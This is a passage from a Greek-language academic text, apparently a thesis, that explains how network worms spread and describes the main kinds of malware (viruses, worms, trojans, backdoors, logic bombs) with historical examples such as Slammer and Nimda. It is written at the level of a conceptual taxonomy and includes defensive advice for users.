της άγνοιας των χρηστών σχετικά με ζητήματα ασφάλειας, υπήρξε ωστόσο ανασταλτικός παράγοντας για την ταχεία εξάπλωσή τους. Χαρακτηριστικό είναι ότι είναι εφικτή η δημιουργία κακόβουλου λογισμικού, ικανού να προσβάλει το σύνολο σχεδόν ενός μολυσμένου πληθυσμού σε χρονικό διάστημα μικρότερο των 15 λεπτών.

Η κατασκευή αποτελεσματικού κακόβουλου λογισμικού δεν είναι εύκολη και τετριμμένη διαδικασία. Αυτό αποδεικνύεται από το γεγονός ότι από χιλιάδες ιούς, δικτυακά σκουλήκια και άλλες μορφές κακόβουλου λογισμικού, μόνο ένας μικρός αριθμός εξ αυτών κατορθώνει να εξαπλωθεί σημαντικά, ώστε να γίνουν παρατηρήσιμα και ακόμα λιγότερα είναι σε θέση να δημιουργήσουν επιδημίες ή πανδημίες κακόβουλου λογισμικού. Με βάση την Gordon S., [50] οι παράγοντες που καθορίζουν το βαθμό της εξάπλωσης ενός δικτυακού σκουληκιού είναι η πύλη εισόδου του, ο τρόπος επιλογής των νέων στόχων και η μολυσματικότητά του.

Πιο αναλυτικά, τα δικτυακά σκουλήκια προκειμένου να μπορέσουν να εξαπλωθούν από το ένα σύστημα στο άλλο, προσπαθούν να εκμεταλλευτούν κάποιο κενό ασφαλείας το οποίο συνήθως οφείλεται σε κάποιο προγραμματιστικό σφάλμα. Σύμφωνα με το Βλάχο Β., [105] *"η επιλογή του κατάλληλου κενού ασφαλείας είναι καθοριστική για την περαιτέρω εξάπλωση ενός δικτυακού σκουληκιού. Οι παράγοντες που επηρεάζουν την αποτελεσματικότητα του κενού ασφαλείας είναι το πόσο διαδεδομένο είναι, η δημογραφία του συγκεκριμένου κενού ασφάλειας, το χρονικό διάστημα κατά το οποίο είναι γνωστό αυτό το κενό ασφάλειας και τέλος το πόσο εύκολα εκμεταλλεύσιμο, από τις κακόβουλες οντότητες, είναι το εξεταζόμενο κενό ασφάλειας"*. Έτσι ένα δικτυακό σκουλήκι για να μπορέσει να εξαπλωθεί ικανοποιητικά χρειάζεται να έχει ένα αποτελεσματικό αλγόριθμο επιλογής νέων στόχων. Σύμφωνα με το ακόλουθο 4.3.1 σχήμα εξαρτάται από την επιλογή μέσω λίστας στόχων, την τυχαία, τοπική, τοπολογική και μεταθετική ανίχνευση. Εκτός αυτών, ορισμένες φορές η ταχύτητα εξάπλωσης δεν είναι ο σημαντικότερος στόχος για τους συγγραφείς κακόβουλου λογισμικού, αλλά αντίθετα προτιμούν να μη γίνουν αντιληπτά τα δημιουργήματα τους επιλέγοντας πολύ ήπιες μορφές διάδοσης. Τα δικτυακά σκουλήκια που στηρίζονται σε αυτούς τους μηχανισμούς διάδοσης ονομάζονται μεταδοτικά δικτυακά σκουλήκια. Στα ακόλουθα διάγραμμα απεικονίζονται με

διάγραμμα Uml οι παράγοντες που επηρεάζουν την εξάπλωση του κακόβουλου λογισμικού.



Σχήμα 4.3.1: Σχηματική απεικόνιση με διάγραμμα Uml σχετικά με τους παράγοντες που επηρεάζουν την εξάπλωση του κακόβουλου λογισμικού [105]

Οι ομοιότητες μεταξύ της καταστροφικότητας του κακόβουλου λογισμικού και της θνησιμότητας που επιφέρουν στον ξενιστή τους οι βιολογικοί ιοί, έφεραν στο προσκήνιο το θέμα της μολυσματικότητας του κακόβουλου λογισμικού. Σύμφωνα με τον Nazario J., [51] *"όσο πιο καταστροφικό είναι το κακόβουλο λογισμικό, τόσο πιο άμεσα γίνεται αντιληπτό αφού τα συμπτώματα τα οποία προκαλεί δεν μπορεί σε καμιά περίπτωση να παραμείνουν απαρατήρητα"*. Συνεπώς, εάν ένα δικτυακό σκουλήκι έχει κατασκευασθεί με σκοπό την παρακολούθηση των θυμάτων του και δεν προκαλεί ζημιές, τότε δύσκολα θα υποπέσει στην αντίληψη τους η δράση του. Από την άλλη πλευρά, εάν ένα δικτυακό σκουλήκι έχει σχεδιαστεί για να προκαλέσει τις μέγιστες δυνατές απώλειες θα πρέπει να εξαπολύσει την επίθεση του καταστρέφοντας τα συστήματα τα οποία έχει ήδη προσβάλει, για να έχει τα βέλτιστα δυνατά αποτελέσματα για τους δημιουργούς του. Έτσι η μολυσματικότητα του κακόβουλου λογισμικού εξαρτάται από την καταστροφικότητά του, το χρόνο ενεργοποίησης του καταστρεπτικού φορτίου καθώς και από την αλληλεπίδρασή του με άλλες μορφές.

Κεφάλαιο 5ο- Οι τύποι του κακόβουλου λογισμικού

5.1 Επιγραμματική ανασκόπηση των βασικών τύπων κακόβουλου λογισμικού

Το πλέον γνωστό είδος κακόβουλου λογισμικού είναι οι ιοί, διότι αποτελούν αυτό- αναπαραγόμενο εκτελέσιμο κώδικα, ο οποίος ενσωματώνεται σε προγράμματα υπολογιστών. Η θεωρητική και πειραματική τεκμηρίωση της ύπαρξης των ιών έγινε από τον Cohen [104]. Η συμβολή τους υπήρξε καθοριστική, για την δημιουργία μια νέας επιστημονικής επιλογής που περιγράφεται από τον όρο επιδημιολογία υπολογιστών (computer virology) και ασχολείται με όλα τα είδη του επιζήμιου κώδικα και τα σχετικά ερευνητικά ερωτήματα που προκύπτουν. Ιδιαίτερη μορφή κακόβουλου κώδικα είναι δικτυακά σκουλήκια, τα οποία περιγράφονται ως αυτό-αναπαραγόμενος εκτελέσιμος κώδικας που χρησιμοποιεί δίκτυα υπολογιστών για την περαιτέρω εξάπλωσή του. Κερκόπορτα είναι μια κρυφή λειτουργία μιας εφαρμογής, η οποία έχει προγραμματιστεί σχεδόν πάντα από τον συγγραφέα του προγράμματος, με στόχο να του παρέχει ειδικά προνόμια ή πρόσβαση στο σύστημα για μελλοντική χρήση. Συνηθισμένος τύπος κερκόπορτας είναι ύπαρξη κάποιου στατικού μόνιμου συνθηματικού, εμφωλευμένου σε ένα πρόγραμμα, το οποίο το γνωρίζει μόνο ο προγραμματιστής της εφαρμογής. Το συνθηματικό αυτό λειτουργεί πάντα ανεξάρτητα από τις όποιες επιλογές ή τις ρυθμίσεις του χρήστη. Καταπακτή (trapdoor) είναι υποπερίπτωση των κερκοπορτών και χρησιμοποιείται κυρίως από εισβολείς που επιθυμούν να εξασφαλίσουν μελλοντική πρόσβαση σε συστήματα τα οποία έχουν καταλάβει. Αυτό επιτυγχάνεται, τροποποιώντας ορισμένα χαρακτηριστικά εφαρμογών ή συστημάτων, ώστε με συγκεκριμένες ακολουθίες ενεργειών οι εισβολείς να αποκτούν πλήρη πρόσβαση του συστήματος. Λογικές Βόμβες είναι κακόβουλες εφαρμογές που ενεργοποιούνται όταν καταστούν αληθείς ορισμένες λογικές συνθήκες. Συνηθισμένα παραδείγματα λογικών βομβών αποτελούν οι περιπτώσεις, όπου κακοπροαίρετοι υπάλληλοι προγραμματίζουν τους υπολογιστές των εργοδοτών τους να σταματήσουν να λειτουργούν σε περίπτωση που το όνομά τους διαγραφεί από το μισθολόγιο. Οι χρονικές βόμβες αποτελούν κατηγορία των λογικών βομβών και έχουν το χαρακτηριστικό να ενεργοποιούνται σε προκαθορισμένες χρονικές περιόδους, όπως για παράδειγμα σε επετείους διαφόρων σημαντικών πολιτικών γεγονότων. Οι Δούρειοι Ίπποι είναι εφαρμογές που παράλληλα με κάποια νόμιμη και εμφανή λειτουργικότητα που διαθέτουν, περιλαμβάνουν και κρυφές κακόβουλες λειτουργίες που δεν γίνονται αντιληπτές από το τελικό χρήστη. Κουνέλια (Rabbits) ονομάζονται τα προγράμματα τα οποία πολλαπλασιάζονται ανεξέλεγκτα, με αποτέλεσμα να εξαντλούν τελικώς τους πόρους του συστήματος στο οποίο εκτελούνται. Επίσης μια ιδιαίτερα εξελιγμένη και πολύπλοκη μορφή κακόβουλου λογισμικού είναι οι κακόβουλοι πράκτορες (bots), οι οποίοι διαθέτουν πλήθος σημαντικών δυνατοτήτων, όπως το να επικοινωνούν μεταξύ τους, να δέχονται

εντολές από τον δημιουργό τους μέσω πολλαπλών διαφορετικών οδών και να μεταφορτώνουν και να εγκαθιστούν αναβαθμισμένες εκδόσεις τους. Τέλος, τα rootkit είναι προγράμματα ή συνδυασμός διαφόρων προγραμμάτων σχεδιασμένα με σκοπό να λάβουν τον πλήρη έλεγχο της λειτουργίας των υπολογιστών, χωρίς την άδεια από τους χειριστές, τους ιδιοκτήτες ή τους νόμιμους διαχειριστές. Αυτό είναι δυνατό χωρίς κατ' ανάγκη να υπάρχει πρόσβαση στο υλικό καθώς στοχεύουν στην λήψη έλεγχου του λειτουργικού συστήματος που εκτελείται στο υλικό. Συνήθως, τα rootkits επισκιάζουν την παρουσία τους μέσα από την υπεκφυγή ή καταστροφή των πρότυπων μηχανισμών ασφαλείας των λειτουργικών συστημάτων, ενώ συχνά είναι και trojan καταφέρνοντας έτσι να ξεγελάσουν τους χρήστες κάνοντάς τους να πιστέψουν ότι είναι ασφαλής η εκτέλεσή τους στο σύστημα. Τεχνικές που χρησιμοποιούνται για να επιτευχθεί αυτό περιλαμβάνουν, την απόκρυψη εκτελούμενων προγραμμάτων από προγράμματα παρακολούθησης, ή την απόκρυψη αρχείων ή δεδομένων του συστήματος από το λειτουργικό σύστημα. Τα Rootkits αρχικά έβρισκαν εφαρμογή σε έκτακτες καταστάσεις όπου έθεταν υπό έλεγχο συστήματα που δεν αποκρίνονταν, αλλά τα τελευταία χρόνια έχουν χρησιμοποιηθεί σε μεγάλο βαθμό ως κακόβουλα προγράμματα προκειμένου να βοηθήσουν τους εισβολείς να αποκτήσουν πρόσβαση σε συστήματα, αποφεύγοντας παράλληλα την ανίχνευσή τους.

5.2 Αναλυτική παρουσίαση των τύπων του κακόβουλου λογισμικού

5.2.1 Ιοί

Ιός είναι ένα είδος προγράμματος ή κώδικα που είναι ικανό να δημιουργεί αντίγραφα του εαυτού του (πιθανώς τροποποιημένα) και εισάγεται σκοπίμως σε κάποιο πρόγραμμα ηλεκτρονικού υπολογιστή ή σε κάποιο σύστημα. Κάθε ιός έχει μία ταυτότητα/υπογραφή η οποία δεν είναι τίποτα άλλο από μία σειρά string από bytes. Ο Fred Cohen [104] ήταν ο πρώτος που μελέτησε τη συμπεριφορά των ιών συστηματικά. Απέδειξε ότι μόλυνση είναι δυνατόν να υπάρξει όποτε υπάρχει διαμοιράσιμη πληροφορία ή μη ελεγχόμενη ροή πληροφορίας. Αν ένα πρόγραμμα Π που ανήκει στο χρήστη Α είναι μολυσμένο και ένας χρήστης Β το εκτελέσει, τα αρχεία του Β μπορεί να μολυνθούν. Επιπλέον, αν υπάρχει διαδρομή επικοινωνίας από το χρήστη Α στο χρήστη Β και άλλη διαδρομή από το χρήστη Β στο χρήστη Γ, τότε υπάρχει διαδρομή επικοινωνίας από τον Α στον Γ, ακόμη και αν ο Β δεν το γνωρίζει. Σύμφωνα με τη θεωρητική ανάλυση του Cohen, *"ο μόνος σίγουρος τρόπος για να εμποδίσουμε τη διάδοση μιας μόλυνσης που οφείλεται σε ιό είναι να απαγορεύσουμε την ύπαρξη διαμοιράσιμων πόρων και τη ροή πληροφορίας στο σύστημά μας. Τότε, όμως, στην ουσία θα καταλήξουμε να έχουμε ένα σύστημα που δε λειτουργεί."*

Κατά τη διάρκεια της ζωής του ένας ιός περνάει τις εξής τέσσερις φάσεις:

1. Φάση ύπνωσης. Κατά τη φάση αυτή ο ιός είναι ανενεργός και αναμένει την πυροδότηση κάποιας λειτουργίας (συνθήκης) για να ξεκινήσει την διάδοσή του . Η ενεργοποίηση αυτή μπορεί να προέλθει από κάποιο γεγονός, όπως την έλευση μιας ημερομηνίας, την παρουσία ενός άλλου προγράμματος ή αρχείου ή την υπέρβαση κάποιου αποθηκευτικού ορίου στο δίσκο. Η φάση αυτή δεν είναι απαραίτητο να υπάρχει σε όλους τους ιούς.
2. Φάση διάδοσης. Κατά τη φάση αυτή ο ιός τοποθετεί ένα ακριβές αντίγραφο του εαυτού του σε άλλα προγράμματα ή σε συγκεκριμένες περιοχές του δίσκου. Κάθε μολυσμένο πρόγραμμα θα περιέχει τώρα έναν κλώνο του ιού, ο οποίος με τη σειρά του θα μπει σε φάση διάδοσης.
3. Φάση ενεργοποίησης. Ο ιός ενεργοποιείται για να επιτελέσει τη λειτουργία για την οποία έχει σχεδιαστεί. Όπως και με τη φάση διάδοσης, η φάση ενεργοποίησης μπορεί να πυροδοτηθεί από την εμφάνιση κάποιου γεγονότος σχετικού με το σύστημα. Αν και η ποικιλία τέτοιων γεγονότων είναι πολύ μεγάλη, ένα συνηθισμένο τέτοιο γεγονός είναι η δημιουργία συγκεκριμένου αριθμού αντιγράφων του ιού ή η έλευση μιας συγκεκριμένης ημερομηνίας.
4. Φάση εκτέλεσης. Η λειτουργία που προβλέπεται στον κώδικα του ιού επιτελείται.
Η λειτουργία μπορεί να είναι ουσιαστικά αβλαβής, όπως η απλή εμφάνιση ενός μηνύματος στην οθόνη, ή επιβλαβής, όπως η καταστροφή προγραμμάτων και αρχείων δεδομένων.

Σύμφωνα με τον Goertzel K. M. και άλλους [20], υπάρχουν ποικίλοι τρόποι για να κατηγοριοποιήσει κανείς τους ιούς. Η πρώτη κατηγορία είναι οι boot sector ιοί. Αυτοί μπορούν να μολύνουν ή να αντικαθιστούν με τον δικό τους κώδικα, τόσο το *DOS boot sector* όσο και το *Master Boot Record (MBR).* Το MBR είναι ένα μικρό πρόγραμμα που τρέχει κάθε φορά που ανοίγει ο υπολογιστής, το οποίο έχει στον έλεγχό του το boot sequence και καθορίζει από ποιο λειτουργικό θα κάνει εκκίνηση ο υπολογιστής. Από τη στιγμή που θα μολυνθεί ο κώδικας εκκίνησης του δίσκου, ο ιός θα φορτώνεται στη μνήμη σε κάθε άνοιγμα του υπολογιστή. Από τη μνήμη ο boot sector ιός μπορεί να μολύνει κάθε δίσκο (local ή removable) που διαβάζεται από το σύστημα. Οι ιοί αυτοί μπορούν να προκαλέσουν μία ποικιλία προβλημάτων ανάκτησης δεδομένων ή και στοιχείων εκκίνησης. Σε κάποιες περιπτώσεις μάλιστα είναι δυνατόν να προκληθεί απώλεια δεδομένων – και μάλιστα από ολόκληρα κομμάτια του δίσκου. Επίσης πολύ συχνά ο υπολογιστής γίνεται ξαφνικά ασταθής, αποτυγχάνει να ξεκινήσει, ή δεν μπορεί να εντοπίσει τον σκληρό δίσκο. Σε τέτοιες περιπτώσεις μηνύματα λάθους όπως: *"invalid system disk"* είναι συχνό φαινόμενο. Η μετάδοση αυτού του είδους ιομορφικού λογισμικού γινόταν συνήθως από μολυσμένους εξωτερικούς δίσκους. Σήμερα η μετάδοσή τους γίνεται κατά βάση μέσω του διαδικτύου κατά το κατέβασμα αρχείων ή και από μολυσμένα μηνύματα ηλεκτρονικού ταχυδρομείου.

Μια άλλη κατηγορία είναι οι πολυμορφικοί ιοί, όπου είναι αυτοί που παράγουν μια μεγάλη ποικιλία από διαφορετικά αντίγραφα του εαυτού του. Επίσης, οι μακροιοί χρησιμοποιούν την δύναμη και την λειτουργικότητα των μακροεντολών για να δημιουργήσει αντίγραφα του εαυτού του και για να διαδοθεί. Γενικά, οι μακροεντολές μπορούν να χρησιμοποιηθούν σε προγράμματα όπως το Word και το Excel, για να αυτοματοποιήσουν σύνθετους ή επαναλαμβανόμενους στόχους. Μόλις γραφτούν, ορίζεται σε αυτές ένας συνδυασμός πλήκτρων, ή κάποιο κουμπί από μία εργαλειοθήκη που θα ενεργοποιεί την μακροεντολή. Οι μακροεντολές αποθηκεύονται σαν μία σειρά οδηγιών σε μία γλώσσα όπως η visual basic. Από τη στιγμή που καταγραφεί μια μακροεντολή ο χρήστης μπορεί να την επεξεργαστεί ή ακόμα και να προσθέσει πιο περίπλοκες εντολές που δεν είναι κανονικά εγγράψιμες. Αυτό δίνει στον έμπειρο χρήστη τη δυνατότητα όχι μόνο να αυτοματοποιήσει λειτουργίες μέσα στο πρόγραμμα αλλά και να εκτελεί βασικές εντολές του συστήματος όπως διαγραφή, μετονομασία, ή αλλαγή των ιδιοτήτων αρχείων.

Οι παρασιτικοί ιοί είναι ο πιο παραδοσιακός αλλά και πιο διαδεδομένος τύπος ιού. Οι ιοί αυτοί προσαρτώνται σε εκτελέσιμα αρχεία και αναπαράγονται, όταν εκτελεστεί το μολυσμένο πρόγραμμα, βρίσκοντας και άλλα εκτελέσιμα αρχεία για να μολύνουν. Τέλος μια άλλη κατηγορία είναι οι *"memory resident ιοί"* (παραμένοντες στη μνήμη). Οι ιοί αυτοί εγκαθίστανται στην κύρια μνήμη ως τμήματα προγραμμάτων που παραμένουν στη μνήμη. Από τη στιγμή της εγκατάστασής τους, οι ιοί αυτοί μολύνουν κάθε πρόγραμμα που εκτελείται.

5.2.2 Worms

Ένα worm είναι ένα αυτοαναπαραγώμενο πρόγραμμα ηλεκτρονικού υπολογιστή το οποίο χρησιμοποιεί το δίκτυο για να στείλει αντίγραφα του εαυτού του σε άλλους υπολογιστές στο δίκτυο, χωρίς να είναι αναγκαία κάποια παρέμβαση από το χρήστη [6]. Σε αντίθεση με τους ιούς, δεν χρειάζεται να προσκολλάται σε ένα υπάρχων πρόγραμμα. Τα Worms σχεδόν πάντα προκαλούν βλάβες στο δίκτυο, έστω και μόνο από την κατανάλωση εύρους ζώνης, σε αντιδιαστολή με τους ιούς που σχεδόν πάντα καταστρέφουν ή τροποποιούν τα αρχεία στον υπολογιστή που έχουν στοχεύσει. Σύμφωνα με τον Aycock, J. [6], μερικές κατηγορίες του διαδικτυακού σκουληκιού είναι οι ακόλουθες.

i) Το σκουλήκι που εξαπλώνεται μέσω του ηλεκτρονικού ταχυδρομείου.

ii) Instant messaging (IM) worm, όπου αυτό εξαπλώνεται μέσω μολυσμένων επισυναπτόμενων αρχείων και παραπέμπουν το χρήστη να μπει σε κακόβουλους ιστοτόπους.

ii) Internet Relay Chat (IRC) worm

iv) Διαδικτυακό σκουλήκι, όπου εξαπλώνεται μέσω της πρόσβασης ενός χρήστη σε μια ιστοσελίδα ή σε οποιαδήποτε άλλο διαδικτυακό μέσο.

v) File-sharing or peer-to-peer (P2P) worm, όπου αυτό-αντιγράφεται μέσα σε ένα διαμοιραζόμενο φάκελο και έπειτα χρησιμοποιεί Peer to Peer μηχανισμούς προκειμένου να ανακοινωθεί η ύπαρξή του, με την ελπίδα ότι οι άλλοι χρήστες Peer to peer θα το κατεβάσουν και θα το εκτελέσουν.

vi) Warhol worm, όπου είναι ένα σκουλήκι που εξαπλώνεται μέσω του διαδικτύου και προσβάλει όλους τους ευπαθείς server μέσα σε 15 λεπτά από την ενεργοποίησή του.

vii) Flash worm, όπου μπορεί να εξαπλωθεί μέσα σε δευτερόλεπτα έπειτα από την ενεργοποίησή του σε όλους τους ευπαθείς υπολογιστές στο διαδίκτυο.

viii) Swarm worm, όπου είναι ικανό να συνεργαστεί με μεγάλο αριθμό άλλων worm.

Πολλά σκουλήκια έχουν δημιουργηθεί με σκοπό μόνο την εξάπλωσή τους χωρίς να προσπαθούν να τροποποιήσουν τα συστήματα που διέρχονται. Για παράδειγμα, κάποιος προσπάθησε να κατεβάσει και να εγκαταστήσει patches από το δικτυακό τόπο της Microsoft με σκοπό την επιδιόρθωση των τρωτών σημείων του συστήματος, μέσα από την αξιοποίηση των ίδιων των τρωτών σημείων.

Στην πράξη, παρόλο που μπορούν να κάνουν τα συστήματα αυτά πιο ασφαλή, καθώς και να σκοτώνουν ορισμένους ιούς της ίδιας ημέρας, σαν αντιστάθμισμα δημιουργούν σημαντική κίνηση δικτύου, προκαλούν την επανεκκίνηση του υπολογιστή κατά τη διάρκεια της ενημέρωσης του κώδικα, και όλα αυτά γίνονται χωρίς τη συγκατάθεση του ιδιοκτήτη του υπολογιστή ή του χρήστη. Η πλειονότητα των ειδικών σε θέματα ασφάλειας θεωρούν όλα τα σκουλήκια ως κακόβουλα προγράμματα, ανεξαρτήτως του φορτίου ή των ενδεχομένως καλών προθέσεων των δημιουργών τους. Τα worms εξαπλώνονται εκμεταλλευόμενα τα τρωτά σημεία των λειτουργικών συστημάτων.

Η τελευταία γενιά κακόβουλου λογισμικού απαιτεί ελάχιστο χρόνο προκειμένου να προσβάλει όλα τα ευπαθή συστήματα τα οποία είναι συνδεδεμένα στο διαδίκτυο. Ο χρόνος αυτός κυμαίνεται από ένα λεπτό της ώρας ή ακόμα και μερικά δευτερόλεπτα. Με βάση τη διδακτορική διατριβή του Βλάχου Β. [105], στο προσεχές μέλλον τα δικτυακά σκουλήκια μπορεί να συγκεντρώνουν τα ακόλουθα χαρακτηριστικά. Ειδικότερα μπορεί να χαρακτηρίζονται από τη μολυσματικότητά τους και να είναι αντίστοιχη με το Slammer [129, 130]. Αυτό το worm είναι σε θέση να μολύνει σε διάστημα μικρότερο των 10 λεπτών το 90% ή αλλιώς περίπου 75.000 συστήματα που εκτελούσαν ή είχαν ενεργοποιημένη την εφαρμογή SQL Server της Microsoft. Επιπλέον ο χρόνος εκμετάλλευσης του κενού ασφαλείας μπορεί να είναι ανάλογο ή και μικρότερο με αυτόν του worm Witty [131]. Αυτό χρησιμοποίησε ένα προγραμματιστικό ασφάλειας στο λογισμικό ασφάλειας BlackIce και RealSecure της Internet Security Systems, το οποίο είχε κοινοποιηθεί νωρίτερα. Έτσι αναμένεται ότι πολύ σύντομα θα εμφανιστούν μορφές κακόβουλου λογισμικού οι οποίες θα βασίζονται σε άγνωστα κενά ασφάλειας των εφαρμογών λογισμικού και για τις οποίες

δεν θα υπάρχει άμεσα διαθέσιμος διορθωτικός κώδικας. Επιπροσθέτως τα worms μπορεί να παρουσιάσουν ανθεκτικότητα παρόμοια με αυτή του Code Red [132] και των διάφορων παραλλαγών του. Το συγκεκριμένο δικτυακό σκουλήκι κατόρθωσε να εμφανίζεται και να παραμένει ενεργό για πολλούς μήνες μετά την αρχική του εμφάνιση. Τέλος, τα worms μπορεί να έχουν τη δυνατότητα εκμετάλλευσης πολλαπλών κενών ασφάλειας όπως με αυτή του Nimda [133]. Αυτό το worm χρησιμοποιούσε πολλαπλές μεθόδους για τη προσβολή των θυμάτων του, αυξάνοντας με αυτό τον τρόπο τις πιθανότητες να μολύνει το στόχο του. Βέβαια ορισμένες από τις τεχνικές που χρησιμοποιεί το Nimda δεν αξιοποιούν προγραμματιστικά σφάλματα αλλά βασίζονται σε τεχνάσματα social engineering επιχειρώντας να αποκτήσουν πρόσβαση στο στόχο τους με τη χρήση διαδεδομένων και ευρέως χρησιμοποιούμενων συνθηματικών ή αναζητώντας μη προστατευόμενους κοινόχρηστους φακέλους.

Όλες οι κατασκευάστριες εταιρείες αντιβιοτικών παρέχουν τακτικές ενημερώσεις ασφαλείας και εφόσον αυτές έχουν εγκατασταθεί σε ένα υπολογιστή, τότε η πλειοψηφία των σκουληκιών δεν είναι σε θέση να εξαπλωθούν από αυτόν. Εν γένει θα πρέπει οι χρήστες να είναι δύσπιστοι όσον αφορά το άνοιγμα απρόσμενης ηλεκτρονικής αλληλογραφίας και δεν θα πρέπει να τρέχουν συνημμένα αρχεία ή προγράμματα, ή να επισκέπτονται δικτυακούς τόπους που συνδέονται με τέτοιου είδους μηνύματα. Ως μέτρο πρόληψης για αυτού του είδους τις απειλές συνιστάται η χρήση αντι-ικών και anti-spyware λογισμικών, τα οποία θα πρέπει να ενημερώνονται σε καθημερινή βάση, ενώ θα πρέπει να εκτελείται μία πλήρης σάρωση του τερματικού τουλάχιστον μια φορά την εβδομάδα. Φυσικά τα αποτελέσματα αυτά μπορούν να βελτιωθούν σημαντικά με την παράλληλη χρήση ενός τείχους προστασίας.

5.2.3 Δούρειοι Ίπποι

Οι Δούρειοι Ίπποι (Trojan Horses) δανείστηκαν το όνομά τους από το διάσημο μυθικό τέχνασμα των Ελλήνων στην Τροία, καθώς εισβάλλουν με «αθώο» τρόπο στο εκάστοτε σύστημα και μόλις ενεργοποιηθούν τα αποτελέσματα τις εκτέλεσής τους μπορεί να είναι καταστροφικά. Συνήθεις «κρυψώνες» ενός Δούρειου Ίππου είναι κάποιο νέο, δωρεάν παιχνίδι στο Διαδίκτυο, κάποιο τραγούδι σε μορφή MP3, κάποιο εξειδικευμένο πρόγραμμα θέασης πορνογραφικού υλικού ή κάποιο πρόγραμμα αρκετά δελεαστικό ώστε να το κατεβάσουν οι χρήστες [6]. Όταν εκτελεστεί το εν λόγω «ύποπτο» πρόγραμμα, καλείται η διαδικασία του Δούρειου Ίππου, η οποία επιτελεί ανεπιθύμητες λειτουργίες, όπως η τροποποίηση, η διαγραφή, η κρυπτογράφηση, η αντιγραφή αρχείων χρηστών σε σημείο όπου ο σχεδιαστής του λογισμικού μπορεί να τις ανακτήσει αργότερα ή να τις αποστείλει στον εαυτό του ή σε κάποια ασφαλή κρυψώνα μέσω ηλεκτρονικού ταχυδρομείου ή FTP.

Εν γένη υπάρχουν δύο είδη δούρειων ίππων. Το πρώτο είδος αποτελείται από κανονικά προγράμματα, τα οποία κακόβουλοι προγραμματιστές μεταβάλλουν προσθέτοντάς τους κακόβουλο κώδικα. Στην κατηγορία αυτή ανήκουν διάφορα ομότιμα προγράμματα ανταλλαγής αρχείων (peer-to-peer) καθώς και προγράμματα ανακοίνωσης καιρικών συνθηκών. Το δεύτερο είδος περιλαμβάνει μεμονωμένα προγράμματα που ξεγελούν τον χρήστη και τον κάνουν να νομίζει ότι πρόκειται για κάποιο παιχνίδι ή εικόνα. Με το τρόπο αυτό τον παρασύρουν να εκτελέσει το αρχείο, μολύνοντας έτσι τον υπολογιστή του. Σύμφωνα με τον Goertzel K. M. και άλλους [20], οι τύποι των δούρειων ίππων μπορούν να διαχωριστούν περαιτέρω ανάλογα με τις συνέπειες που έχουν στον μολυσμένο υπολογιστή. Αυτές είναι οι δούρειοι ίπποι απομακρυσμένης πρόσβασης, αποστολής μηνυμάτων ηλεκτρονικού ταχυδρομείου, καταστροφής αρχείων, κατεβάσματος αρχείων, απενεργοποίησης λογισμικού ασφαλείας, Proxy Trojan (ο υπολογιστής όπου έχει δεχθεί επίθεση μετατρέπεται σε ένα proxy server όπως για παράδειγμα σε ένα zombie το οποίο λειτουργεί εκ μέρους του απομακρυσμένου επιτιθέμενου), Επίσης άλλες κατηγορίες δούρειων ίππων περιλαμβάνουν τον FTP Trojan που κάνει προσθήκη, διαγραφή ή μεταφορά αρχείων από τον μολυσμένο υπολογιστή, Denial of Service και URL Trojan που επιτρέπουν στον υπολογιστή να συνδεθεί στο διαδίκτυο μόνο μέσω μίας πολύ ακριβής σε κόστος σύνδεσης.

5.2.4 Κερκόπορτα

Η Κερκόπορτα είναι η πιο επικίνδυνη κατηγορία δούρειων ίππων επειδή η λειτουργία τους θυμίζει κανονικά προγράμματα απομακρυσμένης διαχείρισης. Οι κερκόπορτες εγκαθίστανται εν αγνοία του χρήστη και παρέχουν στον εισβολέα τη δυνατότητα απομακρυσμένης διαχείρισης του υπολογιστή. Έτσι αυτή η κερκόπορτα είναι μια κρυφή λειτουργία μιας εφαρμογής η οποία έχει προγραμματιστεί από τον συγγραφέα του κακόβουλου λογισμικού με στόχο να εκμεταλλεύεται το σύστημα που θέλει και να αποσπά τις πληροφορίες που θέλει.

Μια υποκατηγορία των κερκοπορτών είναι η καταπακτή όπου οι επιτιθέμενοι χρησιμοποιούν τα συστήματα που έχουν καταλάβει με σκοπό τη μελλοντική του πρόσβαση σε αυτά.

5.2.5 Λογικές Βόμβες

Οι Λογικές Βόμβες είναι μικρά προγράμματα, τα οποία προστίθενται σε κάποιο υπάρχον πρόγραμμα, ή ακόμη και τροποποιήσεις σε υπάρχοντα κώδικα [6]. Καλούνται έτσι, διότι είναι προγραμματισμένες να "εκραγούν" υπό συγκεκριμένες προϋποθέσεις. Η Λογική Βόμβα πρέπει να προστεθεί στο πρόγραμμα που θα προσβάλει από κάποιον που έχει πρόσβαση στο σύστημα και την κατάλληλη γνώση

προκειμένου να το τροποποιήσει. Ένα παράδειγμα που θα μπορούσε να δοθεί είναι ένα τμήμα κώδικα που έχει προστεθεί από προγραμματιστή εταιρείας στο λειτουργικό σύστημα που χρησιμοποιείται. Για όσο ο προγραμματιστής τροφοδοτεί τον υπολογιστή με τον κωδικό πρόσβασής του δε συμβαίνει τίποτε. Σε περίπτωση απόλυσής του, η βόμβα, μετρώντας κάποιο χρονικό διάστημα που δεν έχει δεχτεί κωδικό πρόσβασης, θα "εκραγεί" με αποτελέσματα, όπως καθαρισμό δίσκων, διαγραφή τυχαίων αρχείων ή κρυπτογράφηση βασικών αρχείων. Σε ένα άλλο σενάριο, η Λογική Βόμβα κάνει έλεγχο στην κατάσταση μισθοδοσίας του προγραμματιστή και αν ο προσωπικός αριθμός του δεν εμφανιζόταν σε δύο συνεχόμενες περιόδους μισθοδοσίας, τότε η βόμβα θα εκρήγνυτο. Έτσι για να θεωρηθεί ένα πρόγραμμα ως λογική βόμβα πρέπει το ωφέλιμο φορτίο που περιέχει να είναι ανεπιθύμητο και άγνωστο στο χρήστη του λογισμικού, δηλαδή τα δοκιμαστικά προγράμματα, με κωδικό που απενεργοποιεί ορισμένες λειτουργίες τους μετά από ένα χρονικό διάστημα, δεν θεωρούνται λογικές βόμβες.

5.2.6 Rootkit

